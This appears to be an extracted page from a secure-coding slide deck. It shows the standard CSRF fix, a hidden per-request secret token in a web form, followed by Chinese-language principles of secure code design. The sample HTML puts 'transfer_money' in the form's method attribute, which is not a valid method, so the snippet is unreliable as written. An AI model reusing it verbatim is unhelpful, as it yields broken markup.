
Encoding/Decoding

92

6. Cross-site request forgery (CSRF)



Cross-site request forgery



How to fix

```
<form method="transfer_money">
    <input type="text" name="from" />
    <input type="text" name="to" />
    <input type="text" name="amount" />
    <input type="hidden" name="secret"
        value="<% a_dynamic_value %>" />
</form>
```

When you send the HTML page (the web form) to the user, add a secret value in the form. When user send the request to you, check if the secret value exists and matches.

Since the secret value is dynamic, the hacker will not be able to guess this value.

程式碼安全設計基本原則

1. 了解目前已知的程式碼撰寫漏洞有哪些
2. 了解各種應用系統安全設計應該注意的要點
3. 要矯正開發人員有漏洞的程式撰寫習慣
4. 使用程式碼安全檢測工具，定期檢測程式碼安全及早發現程式碼安全漏洞問題及早矯正

意見討論



97